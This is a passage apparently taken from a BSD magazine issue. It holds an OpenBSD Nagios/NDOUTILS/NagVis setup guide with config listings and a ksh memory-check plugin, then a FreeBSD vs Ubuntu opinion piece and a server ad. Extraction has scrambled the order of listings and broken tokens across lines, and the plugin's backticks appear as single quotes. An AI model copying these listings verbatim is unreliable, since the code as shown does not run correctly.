&host=[host_name]&service=[service_description]"
servicegroupurl           = "[htmlcgi]/status.cgi?
servicegroup=[servicegroup_name]&style=detail"

[wui]
autoupdatefreq          = 25
maplocktime             = 5
allowedforconfig       = nagiosadmin

[paths]
base                    = "/nagios/nagvis/"
htmlbase                = "/nagios/nagvis"
htmlcgi                 = "/cgi-bin/nagios"

[index]
backgroundcolor         = #fff
cellsperrow             = 4
headermenu              = 1
headertemplate          = "default"
showrotations           = 1

[automap]
defaultparams           = "&maxLayers=2"
showinlists             = 0
[worker]
interval                = 10
requestmaxparams        = 0
requestmaxlength        = 1900
updateobjectstates      = 30
[backend_ndomy_1]
backendtype             = "ndomy"
dbhost                  = "127.0.0.1"
dbport                  = 3306
dbname                  = "nagios"
dbuser                  = "ndouser"
dbpass                  = "ndopasswd"
dbprefix               = "nagios_"
dbinstancename          = "default"
maxtimewithoutupdate    = 180
htmlcgi                 = "/cgi-bin/nagios"
; In this example, the browser switches between the
                    'dmz' and 'lan' maps every
; 15 seconds. The rotation is enabled by specifying
                    the URL:
; https://your.nagios.server/nagios/nagvis/
                    index.php?rotation=kp
[rotation_kp]
maps                    = "dmz,lan"
interval                = 15
```

- `p5-Net-Daemon-x.x.tgz`
- `p5-PlRPC-x.x.tgz`
- `p5-DBI-x.x.tgz`
- `p5-DBD-mysql-x.x.tgz`
- `mysql-server-x.x.x.tgz`

Next, we need to download (*http://sourceforge.net/project/showfiles.php?group_id=26589*), extract and compile the NDOUTILS tarball:

```
# tar -zxvf ndoutils-x.x.x.tar.gz
[ ... ]
# cd ndoutils-x.x.x
# ./configure --disable-pgsql --enable-mysql --with-mysql-
                   lib=/usr/local/lib \
>   --with-mysql-inc=/usr/local/include
[ ... ]
# make
```

Note: if `make` fails to compile the `dbhandlers.c` file, try installing this patch (*http://www.kernel-panic.it/openbsd/nagios/ndo-openbsd.patch applies to version 1.4b9*) by running the following command from outside the ndoutils source tree:

Listing 22. *A sample map configuration*

```
/var/www/nagios/nagvis/etc/maps/dmz.cfg
# The 'global' statement sets some default values that
                   will be inherited by all
# other objects
define global {
# List of users allowed to view this map
    allowed_user=nagiosadmin,operator
# List of users allowed to modify this map via the web
                   interface
    allowed_for_config=nagiosadmin
# Defaul iconset (if omitted, it is inherited from the
                   main configuration file)
    iconset=std_medium
# Background image
    map_image=dmz.png
}
# Display the status of our 'www1' web server
define host {
    host_name=www1
# Coordinates of the host on the map
    x=268
    y=166
# Set this to '1' if you want the host status to also
                   include the status
# of its services
    recognize_services=0
}
# Display the status of the 'WWW' service on the 'www1'
                   web server
define service {
    host_name=www1
    service_description=WWW
    x=588
    y=165
# As you can see, 'global' options can be overridden
                   in subsequent objects
    iconset=std_small
}
# Display the worst state of hosts in the 'WWW' hostgroup
define hostgroup {
    hostgroup_name=WWW
    x=298
    y=363
    recognize_services=1
}
# Display the worst state of services in the 'www-
                   services' servicegroup
define servicegroup {
    servicegroup_name=www-services
    x=609
    y=363
}
# Display the worst state of objects represented in
                   another NagVis map
define map {
    map_name=lan
    x=406
    y=323
}
# Draw a textfield on the map
define textbox {
# Text may include HTML
    text="This is the DMZ network"
    x=490
    y=394
    w=117
}
```

Listing 23a. *A plugin to monitor the amount of free memory on the local machine*

```
/usr/local/libexec/nagios/check_free_mem.sh
#!/bin/ksh

######################################################
# Sample Nagios plugin to monitor free memory on the
                    local machine             #
# Author: Daniele Mazzocchio (http://www.kernel-
                    panic.it/)                    #
######################################################

VERSION="Version 1.0"
AUTHOR="(c) 2007-2009 Daniele Mazzocchio (danix@kernel-
                    panic.it)"

PROGNAME='/usr/bin/basename $0'

# Constants
BYTES_IN_MB=$(( 1024 * 1024 ))
KB_IN_MB=1024

# Exit codes
STATE_OK=0
STATE_WARNING=1
STATE_CRITICAL=2
STATE_UNKNOWN=3

# Helper functions ###################################

function print_revision {
   # Print the revision number
   echo "$PROGNAME - $VERSION"
}

function print_usage {
   # Print a short usage statement
   echo "Usage: $PROGNAME [-v] -w <limit> -c <limit>"
}

function print_help {
   # Print detailed help information
   print_revision
   echo "$AUTHOR\n\nCheck free memory on local machine\
                    n"
   print_usage

   /bin/cat <<__EOT
Options:
-h
   Print detailed help screen
-V
   Print version information

-w INTEGER
   Exit with WARNING status if less than INTEGER MB of
                    memory are free
-w PERCENT%
   Exit with WARNING status if less than PERCENT of
                    memory is free
-c INTEGER
   Exit with CRITICAL status if less than INTEGER MB of
                    memory are free
-c PERCENT%
   Exit with CRITICAL status if less than PERCENT of
                    memory is free
-v
   Verbose output
__EOT
}

# Main ###############################################

# Total memory size (in MB)
tot_mem=$(( '/sbin/sysctl -n hw.physmem' / BYTES_IN_
                    MB))
# Free memory size (in MB)
free_mem=$(( '/usr/bin/vmstat | /usr/bin/tail -1 |
                    /usr/bin/awk '{ print $5 }'' \
 / KB_IN_MB ))
# Free memory size (in percentage)
free_mem_perc=$(( free_mem * 100 / tot_mem ))

# Verbosity level
verbosity=0
# Warning threshold
thresh_warn=
# Critical threshold
thresh_crit=

# Parse command line options
while [ "$1" ]; do
   case "$1" in
       -h | --help)
           print_help
```

Listing 23b. *A plugin to monitor the amount of free memory on the local machine*

```
           exit $STATE_OK
           ;;
       -V | --version)
           print_revision
           exit $STATE_OK
           ;;
       -v | --verbose)
           : $(( verbosity++ ))
           shift
           ;;
       -w | --warning | -c | --critical)
           if [[ -z "$2" || "$2" = -* ]]; then
               # Threshold not provided
               echo "$PROGNAME: Option '$1' requires
                    an argument"
               print_usage
               exit $STATE_UNKNOWN
           elif [[ "$2" = +([0-9]) ]]; then
               # Threshold is a number (MB)
               thresh=$2
           elif [[ "$2" = +([0-9])% ]]; then
               # Threshold is a percentage
               thresh=$(( tot_mem * ${2%\%} / 100 ))
           else
               # Threshold is neither a number nor
                    a percentage
               echo "$PROGNAME: Threshold must be
                    integer or percentage"
               print_usage
               exit $STATE_UNKNOWN
           fi
           [[ "$1" = *-w* ]] && thresh_warn=$thresh ||
                    thresh_crit=$thresh
           shift 2
           ;;
       -?)
           print_usage
           exit $STATE_OK
           ;;
       *)
           echo "$PROGNAME: Invalid option '$1'"
           print_usage
           exit $STATE_UNKNOWN
           ;;
   esac
done
```

```
if [[ -z "$thresh_warn" || -z "$thresh_crit" ]]; then
   # One or both thresholds were not specified
   echo "$PROGNAME: Threshold not set"
   print_usage
   exit $STATE_UNKNOWN
elif [[ "$thresh_crit" -gt "$thresh_warn" ]]; then
   # The warning threshold must be greater than the
                    critical threshold
   echo "$PROGNAME: Warning free space should be more
                    than critical free space"
   print_usage
   exit $STATE_UNKNOWN
fi

if [[ "$verbosity" -ge 2 ]]; then
   # Print debugging information
   /bin/cat <<__EOT
Debugging information:
  Warning threshold: $thresh_warn MB
  Critical threshold: $thresh_crit MB
  Verbosity level: $verbosity
  Total memory: $tot_mem MB
  Free memory: $free_mem MB ($free_mem_perc%)
__EOT
fi

if [[ "$free_mem" -lt "$thresh_crit" ]]; then
   # Free memory is less than the critical threshold
   echo "MEMORY CRITICAL - $free_mem_perc% free ($free_
                    mem MB out of $tot_mem MB)"
   exit $STATE_CRITICAL
elif [[ "$free_mem" -lt "$thresh_warn" ]]; then
   # Free memory is less than the warning threshold
   echo "MEMORY WARNING - $free_mem_perc% free ($free_
                    mem MB out of $tot_mem MB)"
   exit $STATE_WARNING
else
   # There's enough free memory!
   echo "MEMORY OK - $free_mem_perc% free ($free_mem
                    MB out of $tot_mem MB)"
   exit $STATE_OK
fi
```

```
# patch -p0 < ndo-openbsd.patch
```

Now we can start MySQL, assign a password to the root account and create the appropriate database and user. The database creation script can be found in the `db/` directory of the extracted tarball (see Listing 18).

Now we need to manually copy the binaries and configuration files:

```
# cp src/ndomod-3x.o /usr/local/libexec/nagios/ndomod.o
# cp config/ndomod.cfg-sample /var/www/etc/nagios/
                    ndomod.cfg
# cp src/ndo2db-3x /usr/local/sbin/ndo2db
# cp config/ndo2db.cfg-sample /var/www/etc/nagios/
                    ndo2db.cfg
```

and edit the NDOMOD configuration file: see Listing 19. And the NDO2DB configuration file: see Listing 20.

Then we have to specify the event broker module that Nagios must load at startup, by adding the following line to the main configuration file:

```
/var/www/etc/nagios/nagios.cfg
broker_module=/usr/local/libexec/nagios/ndomod.o config_
                    file=/var/www/etc/nagios/ndomod.cfg
```

and, finally, we can start the NDO2DB daemon and restart Nagios:

```
# /usr/local/sbin/ndo2db -c /var/www/etc/nagios/ndo2db.cfg
# chmod 770 /var/www/var/nagios/rw/ndo.sock
# pkill nagios
# nagios -d /var/www/etc/nagios/nagios.cfg
```

Add the following lines to /etc/rc.local to start the NDO2DB daemon on boot:

```
/etc/rc.local
if [ -x /usr/local/sbin/ndo2db ]; then
    echo -n ' ndo2db'
    /usr/local/sbin/ndo2db -c /var/www/etc/nagios/ndo2db.cfg
    chmod 770 /var/www/var/nagios/rw/ndo.sock
fi
```

Configuring NagVis

Now that we have installed all the necessary prerequisites, we can download (*http://www.nagvis.org/downloads*) and extract the NagVis tarball:

```
# tar -zxvf nagvis-x.x.x.tar.gz -C /var/www/nagios/
[ ... ]
# mv /var/www/nagios/nagvis-x.x.x /var/www/nagios/nagvis
# chown -R www /var/www/nagios/nagvis/{etc,var}
```

Below is a sample NagVis configuration file; please refer to the documentation (*http://docs.nagvis.org/1.3/en_US/index.html*) for a detailed description of each parameter:

Maps definition

Now we have to create the images for NagVis to use as the background for each map and put them in the `/var/www/nagios/nagvis/images/maps/` directory. You can find a few examples here (*http://www.nagvis.org/screenshots*).Once the map images are ready, we can tell NagVis where to place objects on the map by creating and editing the maps configuration files. Each map must have a corresponding configuration file (in `/var/www/nagios/nagvis/etc/maps/`) with the same name, plus the *.cfg* extension.

Below is a sample map configuration file; syntax is rather simple, so you can easily tweak it to include your own hosts and services (please refer to the documentation (*http://docs.nagvis.org/1.3/en_US/index.html*) for further details; see Listing 22).

To allow the web interface to modify NagVis' configuration, make sure that all configuration files belong to, and are writable by, the www user.

```
# chown www /var/www/nagios/nagvis/etc/maps/*.cfg
# chmod 644 /var/www/nagios/nagvis/etc/maps/*.cfg
```

Writing your own Nagios plugins

Plugins are executable files run by Nagios to determine the status of a host or service. By default, Nagios comes with a very rich set of official plugins that should cover most people's needs; in addition, you can find lots of contributed plugins on the Monitoring Exchange website (*http://www.monitoringexchange.org/*), some of which are also available via OpenBSD's packages and ports system.

However, despite the abundance of plugins, there may be occasions in which no existing plugin is suitable for monitoring a particular service, thus forcing you to write a fully custom plugin, tailored to your exact needs. Luckily, this is a very simple task!

Nagios doesn't bind you to a specific programming language: plugins may be either compiled C programs or interpreted scripts, in Perl, shell, Python or any other language. Nagios doesn't mess with the internals of plugins; however, it asks developers to follow a few basic guidelines (*http://nagiosplug.sourceforge.net/developer-guidelines.html*), just for standard's sake.

Table 1. *Valid plugin return codes*

Numeric value	Service/Host status	Service Status description	Host status description
0	Ok/Up	The plugin was able to check the service and it seemed to work correctly	The host is up and replied in acceptable time
1	Warning	The plugin was able to check the service, but it didn't seem to work correctly or it exceeded some "warning" threshold	The host is up, but some "warning" threshold was exceeded
2	Critical/Down	The service was not running or it exceeded some "critical" threshold	The host is down or some "critical" threshold was exceeded
3	Unknown	Invalid command line arguments were supplied or an internal error occurred	Invalid command line arguments were supplied or an internal error occurred

Bibliography

- Pro Nagios 2.0, James Turnbull, Apress, 2006 *http://www.apress.com/book/bookDisplay.html?bID=10096*
- Nagios System and Network Monitoring, W. Barth, No Starch Press, 2006 *http://www.nostarch.com/frameset.php?startat=nagios*
- FreeBSD and OpenBSD Security, Y. Korff, P. Hope & B. Potter, O'Reilly, 2005 *http://www.oreilly.com/catalog/mfreeopenbsd/*

Command line options

A plugin's command line must follow some specific requirements:

- positional arguments are strongly discouraged;
- all plugins should provide a `-V` command-line option (and `--version` if long options are enabled) to display the plugin's revision number;
- the `-?` option, as well as any incorrect option, displays a short usage statement that should fit on a standard 80x25 terminal;
- the `-h`, or `--help`, option displays detailed help information;
- the `-v`, or `--verbose`, option adjusts the verbosity level; multiple `-v` options (up to 3) should increase the verbosity level, as described in the official guidelines (*http://nagiosplug.sourceforge.net/developer-guidelines.html#AEN40*);
- There are a few other reserved options that should not be used for other purposes:
  - `-t` or `--timeout` (plugin timeout);
- `-w` or `--warning` (warning threshold);
- `-c` or `--critical` (critical threshold);
- `-H` or `--hostname` (name of the host to check).

Plugin return codes

Nagios determines the status of a host or service based on the return code of the plugin. Valid return codes are: see Table 1.

References

- *http://www.openbsd.org/faq/faq4.html* – OpenBSD installation guide
- *http://www.openbsd.org/faq/faq15.html* – The OpenBSD packages and ports system
- *http://nagios.sourceforge.net/docs/2_0/toc.html* – Nagios official documentation
- *http://www.nagiosexchange.org/* – NagiosExchange, the central repository for Nagios plugins
- *http://www.modssl.org/docs/2.8/ssl_faq.html* – mod_ssl F.A.Q. list
- *http://www.nagvis.org/doku.php?id=doc* – NagVis official documentation
- *http://nagiosplug.sourceforge.net/developer-guidelines.html* – Nagios plug-in development guidelines

The warning and critical thresholds are usually set via command line options (see above *http://www.kernel-panic.it/openbsd/nagios/nagios6.html#nagios-6.1*).

A sample plugin script

Just a couple of notes before moving to a practical example:

- plugins can access macros (*http://nagios.sourceforge.net/docs/2_0/macros.html*) as environment variables; such variables have the same name as the corresponding macros, with `NAGIOS_` prepended. For instance, the `$HOSTNAME$` macro will be accessible through the "NAGIOS_HOSTNAME" environment variable;
- always specify the full path of any system commands run from your plugins.

Well, so let's see, as an example, what a plugin to monitor the amount of free memory on the local machine could look like: see Listing 23.

DANIELE MAZZOCCHIO

Latest version: http://www.kernel-panic.it/openbsd/nagios/

Looking for help, tip or advice?
Want to share your knowledge with others?

Give us your opinion about the magazine's content and help us create the most useful source for you!

www.bsdmag.org

The Difference Between

FreeBSD and Ubuntu in a Not So Technical Way

As a system administrator, I have been using various distributions of Linux and FreeBSD. I am comfortable in a mixed environment of *nix operating systems to provide network services.

I will try to differentiate them and be unbiased as possible so as not to start a flame war. I enjoy working with both systems and I like the way they are.

FreeBSD is a complete operating system. Userland utilities, drivers for the devices, and the kernel itself are available and held in a centralized location/repository. Linux on the other hand is actually just the kernel. Companies and Organizations release their distribution/flavor by using and customizing the Linux kernel, bundleit with software/packages mostly free and open-source software, and optionally add some proprietary materials, drivers or codecs. This is the case for Ubuntu, the Linux distribution released by Canonical, Inc.

The default shell for regular users in FreeBSD is *sh Bourne Shell* and *tcsh Improved C Shell* for the root user. In Ubuntu it is bash all the way. In terms of application configuration files, rest assured that FreeBSD keeps them in the /usr/local/etc. Ubuntu on the other hand, has this directory empty. Ubuntu uses the /etc and its subfolders for application configuration files. FreeBSD also uses the /etc/rc.conf file, which according to the man page, contains descriptive information about the local host name, configuration details for any potential network interfaces, and services that should be started at system boot up.

FreeBSD is licensed under the BSD license. This is unrestrictive and gives *freedom* in a way that if an individual or an organization used, improved, or modified your code, and made a proprietary software from it, the individual or organization may or may not credit you. In my personal view, this is *true freedom*. Ubuntu on the other hand is licensed mostly under the GPL, which is very restrictive. It preserves and protects the *openness* of the software.

As for the base installation, in my experience, FreeBSD installs faster against the base installation of Ubuntu Server. The formatting of partitions in FreeBSD is faster than Ubuntu (my personal experience again). In terms of software installation, you can choose a variety of methods using FreeBSD. My favorite of them all is the ports collection, which you need to be patient and more patient when you install. You can also use packages (not as complete as the ports collection) and compile sources. In Ubuntu, you use the APT system, dpkg packages, and you can also compile sources.

The documentation for FreeBSD is so complete, that you will be able to learn a lot of stuff from the OS itself, shells, TCP/IP, and network services. I think Ubuntu's documentation is good too, but not as close as the FreeBSD handbook. Using and learning FreeBSD with the help of the handbook and the very supportive members of the FreeBSD Forum at *http://forums.freebsd.org* give a new user the experience of learning the ins and outs of an operating system in a deeper way.

If you want to learn an operating system from the internals up to the applications, I would strongly recommend FreeBSD for you. You may not be able to do things as you expect them to be easy. You will need a lot of patience and a couple of hours for software compilation (should you choose the ports collection). The learning you will gain is worthwhile and you will have a deeper understanding of a complete operating system.

In short, the difference between FreeBSD and Ubuntu is in the internals, kernel, startup scripts, ways of software installation including management and most system utilities and tools. The software and applications they use are both free and open source software (FOSS), which means gnome is gnome, kde is kde, firefox is firefox, for both FreeBSD and Ubuntu.

As promised, I did not write things that may or will start a flame war. I did my best to be honest, fair, and unbiased in discussing the difference between FreeBSD and Ubuntu in a not so technical way, but in a point of view of a casual user.

JOSHUA EBARVIA

Joshua Ebarvia is a java programmer, systems administrator and college lecturer. His passion is working and using operating systems specially UNIX-based and UNIX-cloned systems. You can reach him at joshua.ebarvia@gmail.com

MAGAZINE BSD

In the next issue:

- Building VPNs on OpenBSD
- GhostBSD
- and Other !

Next issue is coming in October!

Customize Your Server Flavors

Made to Order
Server Systems

High-Density
Storage Solutions

Intel® Xeon®
5600/5500 Series
Processors

Open Source
Configurations

Served **Exactly** How You Like!

Tired of being able to choose from only chocolate, strawberry, or vanilla? At iXsystems, we understand your need for custom-made servers.

"Open Source Hardware Design" is the iXsystems trademark. iXsystems provides an assortment of pre-configured servers and storage solutions, but our true pride rests on our ability to customize our products to meet your specific tastes and needs. iXsystems mixes in the raw power of Intel® Xeon® 5600/5500 Series Processors for a truly delicious treat. Our Professional Enterprise Service Level packages and desktop support offering also enables us to ensure you get the most from your FreeBSD® and PC-BSD™ systems, adding the perfect toppings to your order.

Call iXsystems toll free or visit our website today!
+1-800-820-BSDi | www.iXsystems.com

iXsystems™

intel® Xeon® inside™
Powerful. Intelligent.